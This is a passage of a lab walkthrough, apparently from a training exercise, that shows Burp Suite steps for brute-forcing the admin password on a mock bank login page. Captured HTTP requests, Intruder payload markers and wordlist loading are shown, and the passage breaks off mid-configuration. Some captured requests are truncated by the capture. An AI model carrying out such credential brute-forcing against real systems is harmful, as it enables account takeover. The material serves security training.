
Password
●●●●●●●●

Click on the Login button and intercept the request with Burp Suite.




```
POST /login HTTP/1.1
Host: 192.95.207.3:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://secure-bank.com:5000/login
Content-Type: application/json
Content-Length: 51
Origin: http://secure-bank.com:5000
Connection: close

{"email":"admin@secbank.com","password":"password"}
```

Step 7: Right-click on the page and select “Send to Repeater”.




```
POST /login HTTP/1.1
Host: 192.95.207.3:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://secure-bank.com:5000/login
Content-Type: application/json
Content-Length: 51
Origin: http://sec
Connection: close

{"email":"admin@se
```

Navigate to the Repeater tab.



```
POST /login HTTP/1.1
Host: 192.95.207.3:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://secure-bank.com:5000/login
Content-Type: application/json
Content-Length: 51
Origin: http://secure-bank.com:5000
Connection: close

{"email":"admin@secbank.com","password":"password"}
```

Step 8: Click on the Send button to send the request.




```
POST /login HTTP/1.1
Host: 192.95.207.3:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://secure-bank.com:5000/login
Content-Type: application/json
Content-Length: 51
Origin: http://secure-bank.com:5000
Connection: close

{"email":"admin@secbank.com","password":"password"}
```

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 33
Access-Control-Allow-Origin: http://secure-bank.com:5000
Vary: Origin
Server: Werkzeug/1.0.1 Python/2.7.17
Date: Tue, 14 Jul 2020 21:43:19 GMT

{"Error": "Invalid Credentials!"}
```


The Response tab displayed the Invalid Credentials error.

Step 9: Right-click on the request page and choose “Send to Intruder”



```
POST /login HTTP/1.1
Host: 192.95.207.3:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://secure-bank.com:5000/login
Content-Type: applicatio
Content-Length: 51
Origin: http://secure-ba
Connection: close

{"email":"admin@secbank.
```

Navigate to the Intruder tab.



Attack Target


Configure the details of the target for the attack.

Host: 192.95.207.3

Port: 8000

□ Use HTTPS

Click on Positions tab located under the Intruder section.



Payload Positions


Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions -

Attack type: Sniper

```
POST /login HTTP/1.1
Host: 192.95.207.3:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://secure-bank.com:5000/login
Content-Type: application/json
Content-Length: 51
Origin: http://secure-bank.com:5000
Connection: close

{"email":"§admin@secbank.com§","password":"§password§"}
```

The parameters are automatically selected.

Step 10: Click on the “Clear” button located on the right-side panel.



Payload Positions


Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /login HTTP/1.1
Host: 192.95.207.3:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://secure-bank.com:5000/login
Content-Type: application/json
Content-Length: 51
Origin: http://secure-bank.com:5000
Connection: close

{"email":"§admin@secbank.com§","password":"§password§"}
```

Upon clicking on the clear button, it will remove both of the selected parameters.

Step 11: Highlight the password parameter and click on Add button.




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /login HTTP/1.1
Host: 192.95.207.3:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://secure-bank.com:5000/login
Content-Type: application/json
Content-Length: 51
Origin: http://secure-bank.com:5000
Connection: close

{"email":"admin@secbank.com","password":"§password§"}
```

Step 12: Navigate to the Payloads tab.



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, a ways.


Payload set: 1 Payload count: 0

Payload type: Simple list Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Click on the load button which is located under Payload Options.



Payload Sets

You can define one or more payload sets. The number of payload sets de… and each payload typ… ways.

Payload set: 1 Payload count: 0

Payload type: Simple list Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used

Enter a new item

Add from list ... [Pro version only]

Payload Processing

You can define rules to perform various processing tasks on each payloa

Enabled Rule


Look In: root

Desktop
thinclient_drives

File Name:

Files of Type: All Files

Step 13: Navigate to the wordlists directory located at Desktop.



Payload Sets

You can define one or more payload sets. The number of payload sets de… and ea… ways.

Payload set: 1 Payload count: 0

Payload type: Simple list Request count: 0

